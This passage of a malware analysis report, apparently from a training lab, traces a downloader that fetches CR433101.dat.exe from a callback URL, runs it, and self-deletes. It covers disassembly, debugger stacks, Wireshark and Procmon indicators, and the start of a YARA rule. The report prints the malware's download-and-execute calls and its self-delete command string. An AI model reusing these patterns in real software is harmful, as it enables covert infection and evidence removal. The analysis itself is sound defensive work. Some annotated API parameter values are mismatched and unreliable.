[in] DWORD_PTR dwContext (**eax**)

);

After that, the **ShellExecuteW** API is called to execute the `CR433101.dat.exe` file.

```
0x00401113    push    1 ; 1 ; INT nShowCmd
0x00401115    push    data.00403138 ; 0x403138 ; LPCWSTR lpDirectory
0x0040111a    push    0 ; LPCWSTR lpParameters
0x0040111c    push    str.ping_1.1.1.1_n_1_w_3000__Nul__C:_Users_Public_Documents_CR433101.dat.exe ; 0x4032d0 ; LPCWSTR lpFile
0x00401121    push    str.open ; 0x40336c ; LPCWSTR lpOperation
0x00401126    push    0 ; int32_t arg_4h
0x00401128    call    dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPCWSTR lpOperation, LPCWSTR lpFile, LPCWSTR lpParameters, LPCWSTR lpDirectory, INT nShowCmd)
```

HINSTANCE **ShellExecuteW**(

[in, optional] HWND hwnd (**0**),

[in, optional] LPCWSTR lpOperation (**str.open**),

[in] LPCWSTR lpFile

(**str.ping_1.1.1.1_n_1_w_3000__Nul__C:_Users_Public_Documents_CR433101.dat.exe**)

[in, optional] LPCWSTR lpParameters (**0**),

[in, optional] LPCWSTR lpDirectory (**data.00403138**),

[in] INT nShowCmd (**1**)

);

Finally, the program exits.

IF WE TOOK THE JUMP, the **GetModuleFileNameW** API is called to get the filename of the current malware process running.

```
0x0040115e    push    0x104 ; 260 ; DWORD nSize
0x00401163    push    eax ; LPWSTR lpFilename
0x00401164    push    0 ; HMODULE hModule
0x00401166    call    dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE hModule, LPWSTR lpFilename, DWORD nSize)
```

DWORD **GetModuleFileNameW**(

[in, optional] HMODULE hModule (**0**),

[out] LPWSTR lpFilename (**eax**),

[in] DWORD nSize (**0x104**, or **260** bytes in decimal)

);



Next is the no-Internet self-destruct initiation command `cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"`

```
0x00401171  push  str.cmd.exe_C_ping_1.1.1.1__n_1__w_3000__Nul__Del__f__q__s ; 0x403140 ; int32_t arg_10h
```

Next, the `CreateProcessW` API is called to remove the file from disk.

```
0x00401193  push  eax          ; LPSTARTUPINFO lpStartupInfo
0x00401194  push  0            ; LPCWSTR lpCurrentDirectory
0x00401196  push  0            ; LPVOID lpEnvironment
0x00401198  push  0x8000000    ; DWORD dwCreationFlags
0x0040119d  push  0            ; BOOL bInheritHandles
0x0040119f  push  0            ; LPSECURITY_ATTRIBUTES lpThreadAttributes
0x004011a1  push  0            ; LPSECURITY_ATTRIBUTES lpProcessAttributes
0x004011a3  lea    eax, [lpCommandLine]
0x004011aa  push  eax          ; LPWSTR lpCommandLine
0x004011ab  push  0            ; LPCWSTR lpApplicationName
0x004011ad  call   dword [CreateProcessW] ; 0x403008 ; BOOL CreateProcessW(LPCWSTR
```

BOOL `CreateProcessW`(

[in, optional] LPCWSTR lpApplicationName (`eax`),
[in, out, optional] LPWSTR lpCommandLine (`0`),
[in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes (`0`),
[in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes (`0x00401198`),
[in] BOOL bInheritHandles (`0`),
[in] DWORD dwCreationFlags (`0`),
[in, optional] LPVOID lpEnvironment (`0`),
[in, optional] LPCWSTR lpCurrentDirectory (`eax`),
[in] LPSTARTUPINFO lpStartupInfo (`eax`),
[out] LPPROCESS_INFORMATION lpProcessInformation (`0`)

);

Finally, the program runs the `CloseHandle` API twice, and exits.

```
0x004011b3  push  dword [hObject] ; HANDLE hObject
0x004011b7  call  dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
0x004011bd  push  dword [esp] ; int32_t arg_4h
0x004011c0  call  dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
```


BOOL `CloseHandle`(

[in] HANDLE hObject (`dword [hObject]` for the first, `dword [esp]` for the second)

);



Graph view of malware instructions.





Advanced Dynamic Analysis

Sample opened in x32dbg.

Main() function located at 00351564:

```
EIP → 00351564 E8 17FBFFFF call malware.unknown.351080
```

Right-clicked, and chose “Follow in Disassembler” to reach code of interest at 00351080:

```
EIP → 00351080 55 push ebp
```

The InternetOpenW API call is used to initialize wininet.dll functions.

0035109A	6A 00	push 0	
0035109C	6A 00	push 0	
0035109E	6A 00	push 0	
003510A0	6A 00	push 0	
003510A2	68 88323500	push malware.unknown.353288	353288:L"Mozilla/5.0"
003510A7	FF15 70303500	call dword ptr ds:[<InternetOpenW>]	

0133F64C	00353288	malware.unknown.L"Mozilla/5.0"
0133F650	00000000	
0133F654	00000000	
0133F658	00000000	
Stack: 0133F65C	00000000	

HINTERNET InternetOpenW(
[in] LPCWSTR lpszAgent (Mozilla/5.0),
[in] DWORD dwAccessType (0),
[in] LPCWSTR lpszProxy (0),
[in] LPCWSTR lpszProxyBypass (0),
[in] DWORD dwFlags (0)
);

Then, the URLDownloadToFileW call will reach out to the callback domain hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico and download the CR433101.dat.exe file.

FIRST DOMAIN CALLBACK AND FILE DOWNLOAD HAPPENS HERE.

003510C9	6A 00	push 0	
003510CB	6A 00	push 0	
003510CD	68 30323500	push malware.unknown.353230	353230:L"C:\Users\Public\Documents\CR433101.dat.exe"
003510D2	68 88313500	push malware.unknown.353188	353188:L"http://ssl-6582datamanager.helpdeskbros.local/favicon.ico"
003510D7	6A 00	push 0	
003510D9	FF15 F4303500	call dword ptr ds:[<URLDownloadToFileW>]	

Stack:

0133F64C	00000000	
0133F650	00353188	malware.unknown.L"http://ssl-6582datamanager.helpdeskbros.local/favicon.ico"
0133F654	00353230	malware.unknown.L"C:\Users\Public\Documents\CR433101.dat.exe"
0133F658	00000000	
0133F65C	00000000	
0133F660	000007D0	

HRESULT URLDownloadToFile(
LPUNKNOWN pCaller (0),
LPCTSTR szURL (hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico),
LPCTSTR szFileName (C:\Users\Public\Documents\CR433101.dat.exe),
_Reserved_DWORD dwReserved (0),
LPBINDSTATUSCALLBACK lpfnCB (0)
);



Now we test `eax, eax`. Since this register is 0 (ZF bit=1), we **WILL NOT JUMP**.

```
003510DF 85C0 test eax, eax
003510E1 75 5F jne malware.unknown.351142
```

EAX register: **EAX** 00000000

ZF (Zero Flag) bit: **ZF** 1

Next, the `InternetOpenURLW` API is called to open an HTTP socket to `hxxp://huskyhacks[.]dev`.
SECOND DOMAIN CALLBACK HAPPENS HERE.

```
003510E3 50 push eax
003510E4 68 00000040 push 40000000
003510E9 50 push eax
003510EA 50 push eax
003510EB 68 A0323500 push malware.unknown.3532A0
003510F0 FF35 88433500 push dword ptr ds:[354388]
003510F6 FF15 74303500 call dword ptr ds:[<InternetOpenUrlw>]
```

Stack:

```
0133F648 00CC0004
0133F64C 003532A0 malware.unknown.L"http://huskyhacks.dev"
0133F650 00000000
0133F654 00000000
0133F658 40000000
0133F65C 00000000
```

HINTERNET `InternetOpenUrlW`(

[in] HINTERNET hInternet (`dword ptr ds:[00354388]`{memory location reference, as the actual memory address will be different when binary is running}),

[in] LPCWSTR lpszUrl (`hxxp://huskyhacks[.]dev`),

[in] LPCWSTR lpszHeaders (`eax`),

[in] DWORD dwHeadersLength (`eax`),

[in] DWORD dwFlags (`0x40000000`){memory location reference},

[in] DWORD_PTR dwContext (`eax`)

);



After that, the `ShellExecuteW` API is called to execute the `CR433101.dat.exe` file.

```
00831113 6A 01 push 1
00831115 68 38318300 push malware.unknown.833138
0083111A 6A 00 push 0
0083111C 68 D0328300 push malware.unknown.8332D0
00831121 68 6C338300 push malware.unknown.83336C
00831126 6A 00 push 0
00831128 FF15 54308300 call dword ptr ds:[<ShellExecuteW>]
```

Stack:

```
005FF1E8 00000000
005FF1EC 0083336C malware.unknown.L"open"
005FF1F0 008332D0 malware.unknown.L"ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\\Users\\Public\\I
005FF1F4 00000000
005FF1F8 00833138 malware.unknown.00833138
005FF1FC 00000001
```

HINSTANCE `ShellExecuteW`(

[in, optional] HWND hwnd (0),
[in, optional] LPCWSTR lpOperation (open),
[in] LPCWSTR lpFile

(ping_1.1.1.1_-n_1_-w_3000__Nul__C:_Users_Public_Documents_CR433101.dat.exe)

[in, optional] LPCWSTR lpParameters (0),
[in, optional] LPCWSTR lpDirectory (malware.unknown.00833138),
[in] INT nShowCmd (1)

);

Then the program exits.

This time, **WE TOOK THE JUMP.**

```
003510DF 85C0 test eax,eax
003510E1 75 5F jne malware.unknown.351142
```

EAX register: `EAX` 800C0005

ZF (Zero Flag) bit: `ZF` 0

The `GetModuleFileNameW` API is called to get the filename of the current malware process.

```
0035115E 68 04010000 push 104
00351163 50 push eax
00351164 6A 00 push 0
00351166 FF15 00303500 call dword ptr ds:[<GetModuleFileNameW>]
```

```
002FF854 00000000
002FF858 002FF8C0
Stack: 002FF85C 00000104
```

DWORD `GetModuleFileNameW`(

[in, optional] HMODULE hModule (0),
[out] LPWSTR lpFilename (eax),
[in] DWORD nSize (0x104, or 260 bytes in decimal)

);



Next is the no-Internet self-destruct initiation command `**cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"*`

```
00351171 68 40313500 push malware.unknown.353140 353140:L"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del
```

Stack:

```
002FF854 00000208
002FF858 00353140 malware.unknown.L"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"%s\""
```

Next, the `CreateProcessW` API is called to remove the file from disk.

```
00351193 50 push eax
00351194 6A 00 push 0
00351196 6A 00 push 0
00351198 68 00000008 push 8000000
0035119D 6A 00 push 0
0035119F 6A 00 push 0
003511A1 6A 00 push 0
003511A3 8D8424 88020000 lea eax,dword ptr ss:[esp+288]
003511AA 50 push eax
003511AB 6A 00 push 0
003511AD FF15 08303500 call dword ptr ds:[<CreateProcessW>]
eax:L"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"%s\""
```

```
002FF838 00000000
002FF83C 002FFAC8 L"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"%s\"
002FF840 00000000
002FF844 00000000
002FF848 00000000
002FF84C 08000000
002FF850 00000000
002FF854 00000000
002FF858 002FF878
002FF85C 002FF860
```

Stack:

BOOL `CreateProcessW`(

[in, optional] LPCWSTR lpApplicationName (0),
[in, out, optional] LPWSTR lpCommandLine (eax, which holds `cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"`),
[in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes (eax, dword ptr ss:[esp+288 bytes]),
[in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes (0),
[in] BOOL bInheritHandles (0),
[in] DWORD dwCreationFlags (0),
[in, optional] LPVOID lpEnvironment (8000000, or 8MB),
[in, optional] LPCWSTR lpCurrentDirectory (0),
[in] LPSTARTUPINFO lpStartupInfo (0),
[out] LPPROCESS_INFORMATION lpProcessInformation (eax, which holds `cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"`),
);



Finally, the program runs the `CloseHandle` API twice, and exits.

```
003511B3  FF7424 04      push dword ptr ss:[esp+4]
003511B7  FF15 04303500  call dword ptr ds:[<CloseHandle>]
003511BD  FF3424      push dword ptr ss:[esp]
003511C0  FF15 04303500  call dword ptr ds:[<CloseHandle>]
```

Stack: `0137F60C 00000454` (first), `0137F60C 000004B0` (second)

BOOL `CloseHandle`(

[in] HANDLE hObject (`dword ptr ss:[esp+4 bytes]` for the first, `dword ptr ss:[esp]` for the second)

);



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

Detonation with Internet (inetsim). Cmd.exe pop-up happens. Witnessed domain callback in Wireshark for `hxxp://ssl-6582datamanager[.]helpdeskbro[.]local/favicon.ico`.

The screenshot displays a Windows desktop environment. A black command prompt window is open, titled "C:\Users\nightninja\Desktop\Malware.Unknown.exe". Below it, the Wireshark network traffic analysis tool is running, showing a list of captured packets. The packet list includes:

No.	Time	Source	Destination	Protocol	Length	Info
11	0.338583097	10.10.100.3	10.10.100.4	TCP	54	80 → 49819 [ACK] Seq=249 Ack=113 Win=64256 Len=0
12	1.808225085	10.10.100.4	10.10.100.3	DNS	98	Standard query 0xd686 A ssl-6582datamanager.helpdeskbro[.]local
13	1.815938377	10.10.100.3	10.10.100.4	DNS	114	Standard query response 0xd686 A ssl-6582datamanager.helpdeskbro[.]local A 10.10.100.3
14	1.834626030	10.10.100.4	10.10.100.3	TCP	66	49820 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
15	1.834671345	10.10.100.3	10.10.100.4	TCP	66	80 → 49820 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128

The detailed view of the selected packet (No. 13) shows the following information:

- Frame 13: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface enp0s3, id 0
- Ethernet II, Src: PcsCompu_03:80:69 (08:00:27:03:80:69), Dst: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5)
- Internet Protocol Version 4, Src: 10.10.100.3, Dst: 10.10.100.4
- User Datagram Protocol, Src Port: 53, Dst Port: 63214
- Domain Name System (response)
 - Transaction ID: 0xd686
 - Flags: 0x8500 Standard query response, No error
 - Questions: 1
 - Answer RRs: 1
 - Authority RRs: 0
 - Additional RRs: 0
- Queries
 - ssl-6582datamanager.helpdeskbro[.]local: type A, class IN
- Answers
 - ssl-6582datamanager.helpdeskbro[.]local: type A, class IN, addr 10.10.100.3

[Request In: 12]
[Time: 0.007713292 seconds]

Cmd.exe pop-up window (top) and domain callback in Wireshark (bottom).



Also witnessed hxxp://ssl-6582datamanager[.]helpdeskbro[.]local/favicon.ico being downloaded via HTTP requests.

No.	Time	Source	Destination	Protocol	Length	Info
17	1.836877840	10.10.100.4	10.10.100.3	HTTP	302	GET /favicon.ico HTTP/1.1
21	1.849513007	10.10.100.3	10.10.100.4	HTTP	252	HTTP/1.1 200 OK (image/x-icon)

▶ Frame 21: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface enp0s3, id 0
▶ Ethernet II, Src: PcsCompu_03:80:69 (08:00:27:03:80:69), Dst: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5)
▶ Internet Protocol Version 4, Src: 10.10.100.3, Dst: 10.10.100.4
▶ Transmission Control Protocol, Src Port: 80, Dst Port: 49820, Seq: 154, Ack: 249, Len: 198
▶ [2 Reassembled TCP Segments (351 bytes): #19(153), #21(198)]

▼ Hypertext Transfer Protocol

▼ HTTP/1.1 200 OK\r\n

▼ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]

[HTTP/1.1 200 OK\r\n]

[Severity level: Chat]

[Group: Sequence]

Response Version: HTTP/1.1

Status Code: 200

[Status Code Description: OK]

Response Phrase: OK

Date: Mon, 26 Feb 2024 22:15:34 GMT\r\n

Server: INetSim HTTP Server\r\n

Connection: Close\r\n

▼ Content-Length: 198\r\n

[Content length: 198]

Content-Type: image/x-icon\r\n

\r\n

[HTTP response 1/1]

[Time since request: 0.012635167 seconds]

[Request in frame: 17]

[Request URI: http://ssl-6582datamanager.helpdeskbro[.]local/favicon.ico]

File Data: 198 bytes

▼ Media Type

Media type: image/x-icon (198 bytes)

HTTP request to callback domain in Wireshark

There's also requests to hxxp://huskyhacks[.]dev.

No.	Time	Source	Destination	Protocol	Length	Info
16	2.635603680	10.10.100.3	10.10.100.4	TCP	54	80 → 50085 [ACK] Seq=353 Ack=250 Win=64128 Len=0
17	2.655100085	10.10.100.4	10.10.100.3	DNS	74	Standard query 0x1206 A huskyhacks.dev
18	2.660176099	10.10.100.3	10.10.100.4	DNS	90	Standard query response 0x1206 A huskyhacks.dev A 10.10.100.3
19	2.662162100	10.10.100.4	10.10.100.3	TCP	66	50086 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
20	2.662203858	10.10.100.3	10.10.100.4	TCP	66	80 → 50086 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1

▶ Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface enp0s3, id 0
▶ Ethernet II, Src: PcsCompu_c2:10:3c (08:00:27:c2:10:3c), Dst: PcsCompu_03:80:69 (08:00:27:03:80:69)
▶ Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
▶ User Datagram Protocol, Src Port: 56795, Dst Port: 53

▼ Domain Name System (query)

Transaction ID: 0x1206

Flags: 0x0100 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

▼ Queries

▶ huskyhacks.dev: type A, class IN

[Response in: 18]

Domain callback to possible C&C infrastructure in Wireshark



No.	Time	Source	Destination	Protocol	Length	Info
32	1.948452044	10.10.100.4	10.10.100.3	HTTP	119	GET / HTTP/1.1
36	1.960581744	10.10.100.3	10.10.100.4	HTTP	312	HTTP/1.1 200 OK (text/html)

▶ Frame 32: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface enp0s3, id 0
▶ Ethernet II, Src: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5), Dst: PcsCompu_03:80:69 (08:00:27:03:80:69)
▶ Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
▶ Transmission Control Protocol, Src Port: 49821, Dst Port: 80, Seq: 1, Ack: 1, Len: 65

▼ Hypertext Transfer Protocol

 ▼ GET / HTTP/1.1\r\n

 ▼ [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]

 [GET / HTTP/1.1\r\n]

 [Severity level: Chat]

 [Group: Sequence]

 Request Method: GET

 Request URI: /

 Request Version: HTTP/1.1

 User-Agent: Mozilla/5.0\r\n

 Host: huskyhacks.dev\r\n

 \r\n

[\[Full request URI: http://huskyhacks.dev/\]](#)

 [HTTP request 1/1]


[\[Response in frame: 36\]](#)

HTTP request to possible C&C infrastructure in Wireshark



Host-based Indicators

Initial detonation (no internet), procmon running. Command prompt window pops up for a second then disappears. Malware then self-destructs.



Cmd.exe pop-up window (top) and self-destruct command in Procmon (bottom).

Time	Process Name	PID	Operation	Result	Path	Detail
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME NOT FOUND	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H	Desired Access: Write
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H\favicon[1].ico	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H\favicon[1].ico	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H\favicon[1].ico	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\Public\Documents\CR433101.dat.exe	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N68BNEI9H\27SM4XPX.htm	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\Desktop	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME NOT FOUND	C:\Users\nightninja\Desktop\PROPSYS.dll	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFileMapping	FILE LOCKED OR IN USE BY PROCESS	C:\Windows\SysWOW64\propsys.dll	SyncType: SyncType
2:15:1...	Malware.Unkno...	4468	CreateFileMapping	SUCCESS	C:\Windows\SysWOW64\propsys.dll	SyncType: SyncType
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\cbcatc.dat	Desired Access: Read
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME INVALID	C:\Users\nightninja\Desktop\ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe	Desired Access: Read

<

Showing 274 of 1,138,670 events (0.024%)

Backed by virtual memory

C:\Users\Public\Documents

File | Home | Share | View

< | > | v | ^

Users > Public > Public Documents

Name	Date modified	Type	Size
Quick access			
Desktop			
Downloads			
Documents			
Pictures			
Malware.Unkno...			
Explorer Suite Signatures	10/28/2023 12:29 PM	File folder	
My Music	10/27/2023 1:07 AM	File folder	
My Pictures	10/27/2023 1:07 AM	File folder	
My Videos	10/27/2023 1:07 AM	File folder	
CR433101.dat.exe	2/26/2024 2:15 PM	Application	1 KB
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB

CR433101.dat.exe file in Procmon (top) and in %\Users\Public\Documents% (bottom)



Appendices

A. Yara Rules

```
rule dropper_downloadfromurl {

    meta:
        last_updated = "2024-03-11"
